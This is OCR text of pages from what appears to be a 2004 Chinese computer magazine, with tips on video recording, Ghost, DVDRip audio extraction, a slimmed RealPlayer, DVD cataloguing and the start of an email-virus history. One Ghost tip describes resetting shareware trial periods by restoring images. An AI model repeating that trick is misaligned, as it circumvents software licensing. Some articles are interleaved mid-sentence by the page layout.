分别的忧伤是短暂的，之后的岁月里，我被繁杂的琐事所累，我的工作跟Internet毫无关系，于是渐渐淡忘了一切，甚至没有来得及总结那一段日子带给我的得失与喜乐，也没有跟那些朋友一一道别。直到一个黄昏，我沏了一壶“龙井”，百无聊赖地坐在办公室的椅子上，翻遍了当天所有的报纸后，木讷地看着窗外的人来人往。突然我似乎想起了什么，快步跑到单位机房，打开电脑，在浏览器中颤颤地输入那个久违的域名，短暂的等待后，一个熟悉的页面跳入我的眼帘，我知道一切又回来了……



CF [SY07]

软件故事

一“录”上有你

■视频高手阿当

最近阿当的MM迷上了看电视，可家里面的电视不能看到Channel V(MM酷爱音乐)，只好在网上收看了。可下班回家正好是网络最堵塞的时候，看着那一卡一卡的画面，MM又急又怒，阿当看在眼里，盘算在心里：“嘿嘿，又该我阿当大显身手的时候了，看你还离得开我不？哈哈！”

录制网上电视、广播台的节目——VOD Recorder

提到下载流媒体，大家都知道Stream VCR和影音传送带，不过像网上那种直播的视频用这两个东东阿当就从来没“录”成功过。所以阿当使用的是VOD Recorder，这是一个朝鲜公司开发的软件，最大的特色就是即使没有VCR，也能把广播和电视现场直播录下来，并且不管播放这些流节目用的是什么播放器(Real、QuickTime、Windows Media都可以)！阿当用它来录制Channel V的节目，MM看后奖励了一个香吻，开心啊！你也可以试试另外一款功能类似的软件——HiNetRecorder。

下载地址：http://www.dkcasino.com/download/VODRecorderSetup.exe (VOD Recorder)

http://www.hoonnet.co.kr/productdown/HiNetRecorderSetup.exe (HiNetRecorder)

录制聊天视频——Mr.Captor

如果你跟阿当一样常常跟MM视频聊天，一定得玩玩Mr.Captor，它可以将接收到的视频一一录制下来，这下MM的音容笑貌可以“永驻硬盘”了！录制的格式为AVI，所以你得准备个大点的硬盘，电脑配置(主要是CPU和硬盘的传输速度)也要够强才行，呵呵，反正Mr.Captor在阿当的机器上跑起来有点“抱歉”。不过有一点，阿当在用它来录制QQ视频时偶尔会出错，不知道怎么回事。

下载地址：http://www.fox-magic.com/software/utils/mrcaptor.zip

录制游戏视频——Camtasia Recorder


在MM面前炫耀运指如飞的键盘输入速度是阿当爱做的一件事情，尤其是在玩魔兽争霸3和星际争霸的时候。当然偶尔阿当也自恋一下，将玩游戏的视频录制下来欣赏欣赏，同时也可以研究一下，以提高自己的竞技水平。阿当用过不少工具，像豪杰屏幕录象机什么的，感觉效果不大好。有同样爱好的朋友可以试试Camtasia Recorder，这个工具其实是Camtasia系列中的一个，用来录制魔兽争霸3、星际、网络游戏(如攻城时的壮观场面)效果真的不错！

下载地址：http://sda.cpgl.net/sc/download/cam.EXE

CF [SY08]

制作KVDOS杀毒盘小技巧

近日，笔者在单位使用江民KV2004杀毒软件制作DOS杀毒盘，可制作到第三张软盘时出现了“22错误”，换软盘及软驱后，问题依旧。后经咨询江民公司，得知需要上网升级软件才行，可是单位没办法上网。经过研究，发现这是因为第三张软盘磁盘空间不足导致的。而这张盘上放有KV3000B、KV3000C、KV3000U三个文件，现在，这三个文件之和太大，所以就出现“22错误”。实际上，只要将KV3000U单独放到第四张软盘上或放到第一张软盘上即可。这样，可以按照原来的方法单独制作杀毒盘的一、二张(不勾选第三张盘)。然后单独勾选第三张盘，但“写入目标”不是默认的A盘，而是改写成F盘(见图)。到F盘根目录下把KV3000B 、KV3000C拷贝到第三张软盘上，把KV3000U拷贝到第一张软盘上即可。



F盘为硬盘

在使用这套杀毒盘启动时，当系统读取完第三张软盘后，还要求插入软盘，此时将第一张盘插入即可 。

(北京　田勇)

Ghost另类用法

1.整理磁盘碎片。每次恢复Ghost后，磁盘碎片都会消失，这可比用磁盘整理快得多。

2.小硬盘安装多系统。使用配置较老的电脑用户由于硬盘空间限制，要想安装多系统很麻烦，这里提供一个简单的解决方案：把C盘分成3GB，安装Windows 98和常用软件，注意常用软件要安装在非系统分区。然后，用Ghost制作C盘克隆文件Win98.GHO。按照同样方法，格式化C盘重装Windows2000及WindowsXP(常用软件安装到相同路径，对于“绿色软件”就无需安装了)，这样克隆得到Win2k.GHO和WinXP.GHO。这样以后想使用什么系统，只要恢复一下即可，既轻松又方便。而对于有刻录机的用户可以把它们刻到光盘上以节约磁盘空间，以后想用哪种系统了，只需几分钟就恢复好了。

3.共享软件不过期。对于软件爱好者，很多共享软件都有时间或次数限制，不注册很快就不能用了，你可以采用Ghost的“无赖”方法，来解决这个问题：先克隆系统，然后把软件安装到系统分区内，试用到期后恢复系统重装软件即可重新试用该软件。

4.修复受损的双启菜单。如果安装了Windows 98/2000双系统，那么重装Windows 98后，双启动菜单就会消失，这时，可以用Ghost Explorer打开C盘的克隆文件，把文件夹下的几个隐藏文件全拷贝到C盘里，重启后双启动菜单就会恢复。

(xinjian)

DIY快译2003的上网导航菜单

因为英文很差，所以笔者上网喜欢打开金山快译(以下简称快译)。不过它的“上网导航”(右击快译的悬浮窗口，选择“上网导航”，这时窗口左侧就会出现一个类似于QQ的窗口)功能却给人鸡肋的感觉——尽管网址很多，却不合自己的口味，还不能编辑。

不过笔者发现在安装快译的FastAIT 2003文件夹下有一个Urls.lst文件，用“记事本”打开后，就可以看到导航菜单里的网址。

现在就可以添加导航菜单里的项目了：每个大分类写在[]之中，如：”[网址分类]“(不含引号)；另起一行是具体网址，格式为“显示名称;连接地址;注释”，如“电脑爱好者;http://www.cfan.com.cn/;cfan网站”(不含引号)，这里要注意";"必须用半角输入否则不能正常显示。至于“注释”，则是在使用“上网导航”时，当你把鼠标停到某网址上出现的注释信息。除了网页浏览外，还可以用“上网导航”来实现另外两个功能：

1.类“资源管理器”功能。新建一个分类，如：“[常用文件夹]”(不含引号)，接着在下面建立自己平时常用的文件夹，如："我的文档;E:\My Documents;打开我的文档"(不含引号)。大家可根据自己的需要添加，保存后，点击相应链接可以在新窗口中打开对应文件夹。

2.快速启动应用程序。新建一个分类，如：“[我的应用程序]”(不含引号)，接着建立项目，如“打开注册表编辑器;D:\Windows\regedit.exe;编辑注册表”(不含引号)等，以后只要点击它就可以快速启动注册表编辑器了。大家可将上网常用的工具如：QQ、Outlook Express等加入。

(福建　gogo168)

Ghost Explorer使用小技巧

利用Ghost Explorer可以删除GHO镜像文件里无用的文件，但如果删除文件多了，可以点击菜单中的“文件→属性”，查看“编辑推荐”项，如果显示为“是”，则需要整理此镜像文件，方法是：点击菜单中的“文件→编译”即可，其效果就相当于进行了一次碎片整理。

(xinjian)　CF [SY09]

看点 把你喜欢的DVD影碟或DVDRip影片变成《疯狂英语》听力教程，省钱省力到极点！

■河北 李欢 付冀生 姚斌



《疯狂英语》DIY 听力教材滚滚来

——利用DVDRip制作英语听力教材

对于学生们来说，《疯狂英语》无疑是学习英语口语的最流行教材之一，它可以让你随时随地学英语，练听力。但是，究其根本，《疯狂英语》无非是"电影录音+剧本"的形式。我们自己也有不少电影素材，网上的DVDRip影片除了欣赏之外，难道就不能加工成听力教材吗？当然没问题，其实我们可以把任意一部DVDRip电影的对白转录成MP3文件，而后刻录成CD或者放到MP3随身听上，DIY出自己喜欢的《疯狂英语》。

一、提取电影中的声音

一般的DVDRip影片都具备不错的音质，用来做听力练习是绰绰有余的。我们可以用一款叫做VirtualDub的免费视频剪辑工具把其中的声音轻松提取出来。

VirtualDub小档案

软件版本:1.5.10　软件大小:705KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://cbbn-http.skycn.net/down/VirtualDub-1.5.10.zip

运行VirtualDub，点击菜单栏上的"File→Open"命令，打开要取其声音的DVDRip文件(AVI格式)，然后利用界面下方的进度条，选取你要提取声音的段落:按Shift+左右键可以快速移动游标，然后按Home键确定所选范围的起始点，按End键确定终点。选定的范围在进度条上显示为蓝色(见图1)。这时点击菜单上面的"File→Save WAV"，指定音频文件的存储位置和文件名，按"确定"就开始提取选定范围的影片的声音，并存储为指定的WAV文件了。为了方便收听，推荐大家每5～10分钟存一个文件。



图1　VirtualDub目前尚不支持从RMVB文件中提取声音

得到WAV文件之后，你就可以将其刻录成CD了。只要启动Nero，选择刻录Audio CD，然后将WAV文件拖进显示光盘内容的窗口，即可直接刻录。

小提示

细心的朋友会发现，此时使用的WAV文件体积非常小，甚至与MP3文件体积相仿，而音质却很高，这又是为什么呢？其实，我们提取出来的虽然是WAV文件，但是它实质上是在制作DVDRip的时候就经过MP3编码压缩的音频，我们只要用Winamp播放它，查看曲目信息就可以看到它的真面目(就是如假包换的MP3文件)。同理，将这个文件的扩展名由WAV改成MP3之后，文件仍然可以正常播放。

二、自制《疯狂英语》MP3

随着MP3播放器的普及，很多朋友会希望把MP3文件当作英语听力教材的载体。可惜市场上并没有MP3版本的《疯狂英语》可买，于是我们不得不DIY。好在刚刚已经得到了WAV文件，压缩成MP3并不复杂，这里推荐大家使用RazorLame来压缩MP3。

RazorLame软件小档案

软件版本:1.1.5　软件大小:332KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://www.dors.de/razorlame/razorlame.zip

由于电影配音主要是由对白构成的，所以不必使用很高的音质来压缩。笔者个人感觉，用24Kbit这个码率，立体声(Stereo)和22.05KHz的采样率就够了。这样设置之后再压缩，得到的MP3文件的体积会大幅缩小，可以存储更长时间的对白到MP3播放器上。

Step 1 启动RazorLame之后，先按"Add"按钮，添加将要压缩的音频文件。这里要注意：如果将VirtualDub提取的WAV文件直接交给RazorLame处理，就会报错，原因是它本质上还是MP3格式，所以，必须先将其扩展名改成MP3，RazorLame才能正确识别它(见图2)。



图2　可以在这个窗口中添加多个MP3文件

Step 2 点击"LAME"按钮，按上述文章设置好压缩参数(见图3)。接下来回到主界面，点击"Encode"按钮，软件会要求你指定压缩引擎程序(Lame.exe)的位置(下载地址:http://sd-http.skycn.net/down/lame4.0a6.zip)。

看点 根据RealPlayer的播放原理，提取其中的有用文件，将其结合到系统自带的Windows Media Player 6.4中，把体积近30MB的RealPlayer 10缩小到1MB！清除RealPlayer中所有无用的服务，充分节省你的系统资源。

深入DIY，打造超苗条绿色Real播放器

■ 湖北 Chaos

自从Real视频编码(RM和RMVB)出现后，就立刻以其优秀的播放效果和便于传递的特性风行全世界。可是，它的官方播放器——RealPlayer/RealOne Player却一直在走当年Winamp发展的老路：快速、小巧和占用资源少的特点正在失去，取而代之的则是软件变得臃肿、花哨，而且非常占用资源。特别是继推出RV9(即RMVB)编码格式以后，RealNetworks又推出了RV10+RA10编码格式，并且借着升级编码格式的风头，强行推出新的播放器。新的播放器(RealPlayer 10)的界面的确很漂亮，但是加载速度非常慢，还未播放就要占用将近40MB的内存，新增加的网上购买CD等功能对国内用户而言，完全就是花瓶……




图1 用WMP 6.4播放RMVB效果图

RealPlayer与我们“更小”、“更省”的软件使用思路背道而驰。对此，当然要发挥DIYer的精神，彻底摸透Real流媒体的播放原理，然后打造出使用系统自带的Windows Media Player 6.4(以下简称WMP 6.4)就能播放Real视频编码格式的播放器(见图1)！而且，千万不要认为我们做的这个播放器就是网上盛传的MyMPC，实际上它与MyMPC有本质的区别，而且占用资源比MyMPC更少，运行更流畅！好，下面就从RealPlayer的播放原理开刀吧！

一、探寻RealPlayer的播放原理

毫无疑问的是，如果仅仅把RealPlayer安装目录中的文件拷贝出来，然后逐个删除以达到“减肥”的效果，那绝对是不可取的。一来直接拷贝出来的文件在新的系统中根本不能用，二来就算手动注册其中的DLL、OCX等文件，也无法让播放器缩小到1MB(总不能把主程序也删了吧)。因此就要转换思路，首先必须搞清RealPlayer是如何工作的，这又分为两个步骤：首先是把RealPlayer的关键文件全部找出来，然后再弄清这些关键文件是如何播放媒体文件的，从而寻找与WMP 6.4结合的切入点。

1．搜索RealPlayer的关键文件

首先在一个“干净”的系统(Windows XP)中安装RealPlayer 10，看看它到底向系统中安装了哪些文件。通过比较后发现RealPlayer在系统System文件夹中访问或改写了10个文件，分别为：KERNEL32.dll、USER32.dll、GDI32.dll、comdlg32.dll、ADVAPI32.dll、SHELL32.dll、ole32.dll、pnCrt.

Step 3 设置好之后，就可以按“Encode”按钮开始压缩了。另外，在这个窗口中，我们还可以设置压缩完成之后自动关机和压缩完成之后自动删除文件等功能。



图3 采样率要在“Audio Processing”标签中设置

笔者将一段《老友记》的原声对白(约23分钟)提取出来之后大约有24MB，经上述方法转换过后，只有约4MB大小。如果你希望听起来效果更好，可以选用更高的码率或者采样率。

三、《疯狂英语》对白哪里找？



图4 常见的文本编辑工具如EmEditor、记事本等，都能打开这种字幕文件

为了方便学习，《疯狂英语》总是带有对白剧本小手册。我们DIY的“疯狂英语”怎么取得对白文本呢？如果你用来制作“疯狂英语”的DVDRip电影有中英文双语，而且是SRT格式的字幕就好办了。用任意一个文本编辑器打开这种字幕文件(见图4)，把对白文字全部编辑一下，打印出来就可以边听边看了！

CF [SY10]

dll、pnui3260.dll 和 VERSION.dll。这其中有一些是显而易见的 Windows 核心文件，那么除此以外，哪些才是 RealPlayer 的重要文件呢？

用排除法去掉 KERNEL32.dll、USER32.dll、GDI32.dll 等系统进程后，很容易发现 pnCrt.dll 是最可疑的。根据 RealNetworks 官方网站对这个文件的注释，它实际上是“Real Networks C/C++ Runtime Library”(即 Real 运行库)，主要用来控制屏幕显示，并且会调用 pnui3260.dll 来控制网络流媒体。而且，这些 DLL 插件基本处于 RealPlayer 安装目录中的“Plugins”或“Common”目录下，进一步证明了我的猜想。

应用思路

★一个软件应用高手至少应该知道必要系统进程的相关文件都有哪些，如系统内核 KERNEL32.dll、用户资源 USER32.dll、界面资源GDI32.dll等。这部分内容可以通过阅读本刊的“系统应用”栏目来补充，比如2004年第5期的《为有源头活水来——让系统资源不再短缺》就详尽地说明了USER32.dll与GDI32.dll的作用。

★很多软件的安装目录中都具备一个“Plugins”文件夹，这里面的内容绝大多数都与软件功能相关。有的是重要功能，有的是次要功能，但可以肯定的是，在不影响程序稳定的前提下，增加插件可以丰富软件的功能，减少插件则可以提高软件的运行速度。

2. 揭开 RealPlayer 媒体播放之谜

接下来，我们要看看 RealPlayer 是怎么播放媒体文件，也就是如何解码的。找到 RealPlayer 的安装目录，会发现里面有一个“RealCodecs”目录，里面有一堆 DLL 文件如14_43260.dll、28_83260.dll 等。通过排除法就可以确定就是这些文件来解码不同的 Real 压缩格式，比如一个用来解码 RV10 压缩格式，一个则用来解码 RA10。除了解码目录外，还有形如“Plugins”之类的目录，很容易就可以证明这里面的动态链接库是用来支持网络 Real 流媒体的，对于这些文件，我们可以放心大胆地舍弃，因为我们的目标是使用 WMP 6.4来打造最小的播放器，而 WMP 6.4是不支持那些花哨插件的。

到这里我们就可以基本上肯定 Real 播放器的播放流程了，正如下面的示意图所示：pnCrt.dll 调用自己的接口来通知 Real播放器，然后调用解码器和其他插件进行解码和合成，最后将最终结果发送到屏幕上(见图2)。




图2 RealPlayer解码流程

二、RealPlayer与Media Player整合计划

在搞清楚了 Real 播放原理以后，我们的目标就放在 WMP 6.4 上了。谁叫它是最小、占用资源最少、又最稳定的播放器呢，正好符合我们 DIYer“吝啬”的特征。在 Windows 98/2000 中，系统自带的播放器就是 WMP 6.4;如果你用的是其他操作系统，又或者安装了高版本的Windows Media Player，WMP 6.4 就会被更名为 mplayer2.exe，放在 \Program Files\Windows Media Player\ 目录下。

首先，将 Real 的解码文件(RealCodecs 目录)分离出来，放到自己规定的目录下，并且更改注册表中的指向，将其指到自己的目录下：

```
[HKEY_CLASSES_ROOT\SOFTWARE\RealNetworks\Preferences\DT_Codecs]
@="C:\\自定义目录\\RealCodecs"
[HKEY_CLASSES_ROOT\SOFTWARE\RealNetworks\Preferences\DT_Common]
@="C:\\自定义目录\\RealCodecs"
[HKEY_CLASSES_ROOT\SOFTWARE\RealNetworks\Preferences\DT_Objbrokr]
@=" C:\\自定义目录\\RealCodecs"
```

其次，我们需要一个组件，能够接管 pnCrt.dll 的命令，同时又能够为 MMP 6.4 所调用。有这样的组件吗？当然有！在 Media Player Classic(MPC)中，有一个仅 125KB 的控件 RealMediaSplitter.ax。注册该控件后，在 WMP 6.4 调用自带的 mediaplayer.ax 不能解码 Real 文件的情况下，WMP 6.4 就能够自动寻找到 RealMediaSplitter.ax，由它来接管 pnCrt.dll 发出的请求了。所要说明的是，这个组件最好和 pncrt.dll 一起放在系统System32 下才能起作用，因为这样注册和卸载起来才显得更简单，我们不妨把它写成批处理文件来执行。

安装.bat

```
copy RealMediaSplitter.ax %SystemRoot%\system32
regsvr32 %SystemRoot%\system32\RealMediaSplitter.ax
```

卸载.bat

```
regsvr32 RealMediaSplitter.ax /u
del %SystemRoot%\system32\RealMediaSplitter.ax
```


现在应该可以用 Windows Media Player 6.4 放 RMVB 文件了。为了更方便起见，我们将 RMVB 和 WMP 6.4 关联起来(在“文件夹选项”的“文件类型”下更改)，这样系统默认就使用 WMP 6.4 来播放 RMVB 文件。怎么样，是不是很有成就感呢？我们的播放器非常小巧，包括解码文件在内，打包后才1MB大；又绿色，我们可以随时加载、随时卸载，也没有在注册表内写什么垃圾；占用资源又少，播放时才占用不到 15MB 内存，比 RealPlayer 10 未播放时占用的还少(见图3)；同时还支持最新的 RV10+RA10 编码格式！



图3 内存占用极低，比RealPlayer和MyMPC都节省资源

你还在犹豫什么，赶快行动吧！

CF [SY11]



寻找DVD，不再翻箱倒柜

——用Movie Collector管理影碟

■ 四川 冯小民 北京 周某人

看点 为你的海量DVD影碟轻松建立一个资料库，不仅能够管理电影信息，更可以对影碟的借阅状况一目了然。

很多DVD爱好者都拥有数以百计的DVD影碟，然而盘片多了，如何收藏就是个大麻烦。当你偶然需要某张影碟时，不要说情节，可能连男女主角、DVD封面甚至购买影片的时间你都记不清了。而且，更常发生的状况是，你不记得曾经把DVD借给了哪个朋友，但可以肯定的是绝对借出去了，那样的话又该如何找起呢？总不能挨着个问“你借了我的《×××》”吧。所以，未雨绸缪是必要的，趁你的DVD影碟还在手边，先给它们建个豪华而实用的资料库吧！

Movie Collector小档案

软件版本：4.1 Build 2	软件大小：2.09MB
软件性质：共享软件	适用平台：Windows 9x/2000/XP
下载地址：http://www.collectorz.nl/download/moviecollectorsetup.exe	

Movie Collector可以帮你为收藏的VCD、DVD、VHS录像带以及LD光盘等格式的电影建立一个强大的资料库，该资料库可以充分借助IMDb❶（互联网电影资料库）资源，成为真正专业的电影资料库。你不仅可以全面地自定义资料库中的各个项目，方便地查找、管理电影的租借记录，更可以用统计图的形式查看电影收藏的情况。如果你想用其他软件管理你的收藏，或是想把影片目录贴到网上与他人分享，还可以把电影收藏情况输出为ASCII和HTML格式的表单。建立一个如此庞大而高效的电影资料库，听起来像是一件很复杂的工程，但做起来却是异常轻松的！

一、创建你的电影资料库

Movie Collector在运行时会自动打开一个空的电影资料库，为了方便管理，不妨先执行“File→Save as”命令，把当前的电影资料库保存为MVC格式的数据库文件。你可以建立多个这样的资料库，每一个资料库对应一类电影，这可以让资料库更有条理。

名词解释

❶ IMDb

IMDb（Internet Movie Database，互联网电影资料库）：正如CDDB是全球音乐CD的资料库那样，IMDb也是一个关于电影的开放的数据库。任何人都可以从中轻松搜索到相关电影的详细资料，包括导演、演员、剧情、出品人、发行年份等。IMDb的官方网站是www.imdb.com，据称其每个月的访问量高达1800万，并且其对电影的评价全部来自于影迷的打分，因此许多影迷在看到某个新电影时都会到这里查看其得分，作为购碟的重要参考。

1．借助IMDb添加电影信息

有了资料库，就可以向其中添加电影信息了。Movie Collector提供了简单易用的操作向导，帮助我们把电影信息导入库中，而你需要提供的，仅仅是影片的片名和介质（VCD、DVD或其他）。

Step 1 点击主界面（见图1）上的“Add movie”按钮（或按快捷键Insert），打开操作向导。



图1

Step 2 程序会询问用何种方式添加新电影。这里可以通过标题（Title）和条码（Barcode）来添加电影，一般使用标题，选择“By Title”后点击“Next”，并在接下来的窗口中填写电影名称。

Step 3 对于每部电影，程序都会从网上的电影资料库中搜索相关信息。除IMDb以外，还有很多DVD销售机构如Amazon、Blackstar、DVD-Shop等也都具备比较完善的DVD信息。可以在如图2所示的步骤中选择要搜索的资料库名称，点击“Next”按钮开始搜索。



图2

Step 4 搜索完毕后，程序会列出所有可能符合关键词的项目，双击其中一个项目，就可以从资料库中下载其信

息，并显示在窗口右侧的预览框中（见图3）。如果预览信息确认无误，点击“Next”，程序就会自动下载相关所有信息，并作为影片信息添加到你的电影库中。点击“Finish”按钮即可退出向导。




图3

小提示

觉得搜索资料库的速度太慢？那是因为你在Step 3中选择了太多的资料库。随着使用经验的丰富，今后你可以只选用你经常用于提取信息的那几个资源库，这样会大大提高搜索速度。

2．汉化、自定义电影资料库

添加到电影库中的DVD信息总让人觉得别扭，为什么呢？原来这个资料库还是英文结构呢，能不能汉化成简体中文的呢？另外，对于我们想自行添加的项目，应该如何定义呢？

Step 1 在主界面中执行“Settings→Field Names”，出现字段名操作对话框（见图4），在该框内有两列字段，左列为“Your name”（即你将使用的项目名称），右边一列是“Original name”（原始字段名），要修改的便是“Your name”这一列。



图4

Step 2 点击“Your name”下各个字段，然后点右边的“Rename”按钮，就可将英文字段名替换为中文名，最后点击“OK”按钮确定，会弹出保存文件对话框，要求将所做的设置存入其资料库文件中。

Step 3 如果你想在影片信息中添加自定义项目，只需更改其中的“User Credit”、“User Lookup”、“User Text”这几个项目即可（如改为“女友是否喜欢”、“被谁借走了”等）。今后我们可以通过修改的方式向其中加入自己的内容。

3.修订资料库中的电影信息

IMDb中的信息弄下来了，电影资料库也中文化了，接下来的问题就是把电影信息修订得更完整，更个性化。选中主界面中的电影条目，点击工具栏上的“Edit Selected Movie”按钮（或按快捷键Ctrl+Enter），就会弹出影片信息编辑界面。此时，刚才所做的汉化已经生效，你可以任意编辑影片信息了。

Step 1 “Main”标签中显示了电影的基本信息，包括名称、存储介质、片长等，简单修改即可（见图5）。



图5

Step 2 在“Movie”标签页下可以选择设置关于电影的详细信息，如电影适合观看对象、电影国籍、语言、色彩、出品公司等。需要说明的是，在“Movie”标签页下会看到在“Crew”右边有几个笔形按钮，它们可以用来定义在该项下面那个框中的项目。例如，点击第一个按钮右边的下拉标志，勾选菜单中的相关项目（如果这些项目已经汉化，在这里看到的将是中文），该项即被添加到“Crew”下的方框中（见图6）。点击最后一个笔形按钮将把下面的项目去掉。对于每个项目的具体内容也可先设好备选项目，以后在录入时只需从下拉列表中选择即可，但多数项目默认是没有值的，我们可以定义它，对于列表中是英文的也可更改为中文。以更换国家信息“Chinese”为“中国”为例：在“国家”字段（注：如果没有执行前面所讲的汉化，那么显示的是“Country”）下选择“Chinese”，然后点击省略号按钮，弹出“Edit 语言”对话框，在“Display Name”下输入“中国大陆”字样，点击第一个“Generate”按钮，你将看到下面的“Name”和“Sort Name”都变成了和上面相同的内容了（见图7）。



图6



图7

Step 3 进入“Technical”标签，可以输入电影的技术参数，如盘片的层数、字幕语言、所属区域、声道信息、长宽比例等。

Step 4 在“Personal”标签页下，可以登记盘片的购进日期、地点和价格等信息，这对于电影盘片的出租管理是有很多好处的，以后查找、统计也方便。窗口中间区域的“User Defined”会根据汉化和自定义项目时的设置显示相应的内容，比如可以在这里输入DVD容量大小等信息。你还可以给电影打分。

后面几个标签页就可以灵活处置了，如在“Picture”



桌面上的涂鸦板

临时离开，却不希望别人动自己的电脑，你一般是设置屏幕保护吗？太没个性了。在桌面上涂鸦如何？

“桌面手写板”可以让你用鼠标在桌面上任意涂鸦，并锁定桌面，让别人无法使用电脑或修改你的涂鸦大作。第一次启动桌面手写板时，程序会问你是否输入密码，这个密码当然就是用来防止别人随意修改你的涂鸦内容的。而且，要退出涂鸦程序，也需要输入正确的密码才行。

接下来，按鼠标左键画黑字，按鼠标右键画白字，同时按下左右两键画红字。看看我的杰作吧（见图）！



最后，别忘了退出程序的秘密，搞了半天，自己都没法用电脑，那就完蛋了。双击鼠标左键弹出菜单，选择“退出”即可。(北京 Faye)

桌面手写板小档案

软件版本：1.6　　软件大小：362KB
软件性质：免费软件　　运行环境：Windows 9x/2000/XP
下载地址：ftp://ftp.cq1.hktk.com/soft/soft_desktool/deskpenc.zip

CF [SY13]

DVDRip字幕太大怎么办？

经常看DVDRip的朋友不会对图形格式的字幕（IDX文件+SUB文件）感到陌生。这种图形格式字幕与文本格式字幕不同之处在于，我们不能在VobSub中直接调整字幕的大小。然而很多DVDRip的图形格式字幕往往过大，降低了影片的欣赏效果。那么，能不能手动调整它，以获得如图1所示的效果呢？



图1

安装VobSub之后，在资源管理器中用鼠标右击IDX字幕文件，选择“Edit With VobSub”，就会弹出一个编辑器来。这是用来设置IDX文件信息的，包括字幕颜色、默认语言、字幕大小位置等。右边那个红色的方框就是设置大小和位置的地方了。先调整大小，用鼠标拖动“Align”按钮上的两个滑块，左边的控制长度，右边的控制宽度。接下来设置字幕的位置，红块下面的X和Y的坐标值是用来定位字幕位置的，在调整过大小后我们发现红块跑到了左上角，把它拖到中间来，然后可以用不断试验的方法找到最佳位置（见图2）。全部设置完毕后，点击“OK”按钮退出。再打开你的AVI文件，看看效果是不是已经变了？




图2

(四川 ZZ) CF [SY14]

标签中可以对当前编辑的电影添加封面、封底照片（需要电脑中具备对应的图片），你可以把关于电影的介绍添加到最后的两个标签中。重复以上步骤将其他电影也录入资料库中。如发现某电影资料录入有错，在列表中双击其名称可进入修改。

二、谁借了我的DVD？

对于DVD爱好者来说，朋友之间借阅影碟，互通有无，这是很平常的事。但借阅量一大，就很难记住哪些影碟借给了谁，结果也没法往回要，如果是很喜欢的影碟借丢了，还要花钱再买一张。好在Movie Collector中加入了强大的影碟租借管理功能，可以让你对影碟的借阅状况了如指掌。

在主界面上执行“Loans→Loans Settings”命令，在弹出的窗口输入一个数值，这个数值就是默认的借阅天数。当有人借阅电影时，先在列表中选中电影（如果登记的电影特别多，通过“Search”菜单可快速查找），点击“Loans”菜单中的“Loan Items”，在弹出的对话框中输入借阅者姓名、出租日期、应归还日期，也可以为租借用途填写说明（见图8），最后点击“OK”。点击“Loans→Manage Loans”项可查看影碟的出租情况和归还情况，点选“All”，所有DVD的借阅记录便尽收眼底。



另外，Movie Collector还具备更“BT”的功能，就是以统计图的形式显示你的电影保存或借阅状况。点击“File→Statistics”，在打开的新窗口中点击左上角的文件夹按钮，选择不同统计方式，就可以看到统计图示了（见图9）。




图9

使用Movie Collector管理影碟，是不是比Excel方便且强大得多呢？

CF [SY12]

我们的邮箱安全吗？

——谈邮件病毒与反邮件病毒技术的发展

■ 瑞星　张晓兵

垃圾邮件与邮件病毒已经成为互联网时代的两大杀手，而邮件病毒更甚，因为它不但能产生垃圾邮件，而且还能感染电脑、阻塞网络，造成更大的损失。有矛就有盾，当邮件病毒产生后，就会出现反邮件病毒的技术，那么，邮件病毒到底是怎样产生的呢？反邮件病毒的技术又是怎样的一种情况呢？

虽然世界上最早的邮件系统出现在七十年代初期，而最早的病毒则出现在六十年代，但病毒与邮件真正的结合是在Windows操作系统出现并大量应用以后的事。当操作系统进入Windows时代时，微软公司为程序员提供了一个功能强大的API编程接口，该接口将一些复杂的网络、图形处理完全屏蔽起来，使程序员不用熟悉复杂的内部机理即可编制出一些功能强大的程序，正是技术上的这种进步，导致了越来越多的人开始编制一些复杂的网络病毒，邮件病毒就是在这种背景下出现并发展的。

第一代：邮件漏洞VS邮件查杀技术

第一代的邮件病毒主要是利用邮件系统本身的一些漏洞，而反病毒技术主要是以邮件病毒的查杀为主，这一阶段是邮件病毒与反病毒技术发展的第一阶段 。

